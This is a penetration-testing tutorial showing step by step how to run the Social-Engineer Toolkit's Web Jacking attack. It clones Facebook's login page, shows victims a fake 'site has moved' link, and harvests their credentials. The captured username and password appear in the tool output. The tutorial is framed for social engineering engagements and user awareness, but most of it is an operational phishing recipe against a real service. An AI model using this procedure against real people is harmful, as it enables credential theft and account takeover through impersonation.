

# Web Jacking Attack Method

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

The Web Jacking Attack Vector is another phishing technique that can be used in social engineering engagements. Attackers that are using this method are creating a fake website and when the victim opens the link a page appears with the message that the website has moved and they need to click another link. If the victim clicks the link that looks real he will be redirected to a fake page.

The social engineering toolkit has already imported this kind of attack. So we are going to use the SET in order to implement this method. We are opening SET and we select the option 2 which is the Website Attack Vectors.

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

## Website Attack Vectors

We will see a list with the available web attack methods. The attack that we are going to use is of course the Web Jacking Attack so we select option number 6.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>6
```

Web Jacking Attack Method

In the next menu we have 3 options:

- Web Templates
- Site Cloner
- Custom Import

We will select the site cloner in order to clone the website of our interest. Remember that this type of attack works with the credential harvester method so we need to choose a website that it has username and password fields in order the attack to have success. For this scenario as you can see in the image below we have select to clone Facebook because of its popularity.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
```


Cloning Facebook

Now it is time to send our the link with our IP address to the victim. Lets see what the victim will see if he opens the link.

**The site <https://login.facebook.com/login.php> has moved, click here to go to the new location.**

Message after opening the link

As you can see a message will appear informing the user that the website has moved to a new location. The link on the message seems valid so any unsuspecting users will click on the link. At that time a new page will load into the victim's browser which it will be fake and is running on our web server.



Fake Facebook Page

If the victim enters his credentials into the fake Facebook page that looks like the real one then we will be able to capture his username and password. The next image is showing that:

```
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.56.128 - - [23/Mar/2012 14:42:17] "GET / HTTP/1.1" 200 -
Blackbox.home - - [23/Mar/2012 14:46:01] "GET / HTTP/1.1" 200 -
Blackbox.home - - [23/Mar/2012 14:46:06] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: post_form_id=bedf6447a24eea6465074ce20cedc88f
PARAM: lsd=Qww5z
PARAM: return_session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session_key_only=0
PARAM: trynum=1
PARAM: charset_test=€, €, €, 水, Д, €
PARAM: lsd=Qww5z
PARAM: timezone=0
PARAM: lgrrnd=074137_I-GY
PARAM: lgnjs=1332513966
POSSIBLE USERNAME FIELD FOUND: email=test@pentestlab.wordpress.com
POSSIBLE PASSWORD FIELD FOUND: pass=letmein
PARAM: default_persistent=0
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Capturing the Credentials

## Conclusion

The purpose of this attack is to try to harvest the credentials of users by using a webpage with a valid link which when someone opens that link a new fake page is loading. It is a quite interesting technique that tries to trick the user to believe that the webpage is real because the link is valid. Users must be aware of this type of attack especially when they are visiting a webpage that contains similar messages about websites or objects that have moved to new locations.

From the other hand as a social engineer you will need to create your scenario about the engagement and how you are going to deliver the link to the users and which website you are going to use.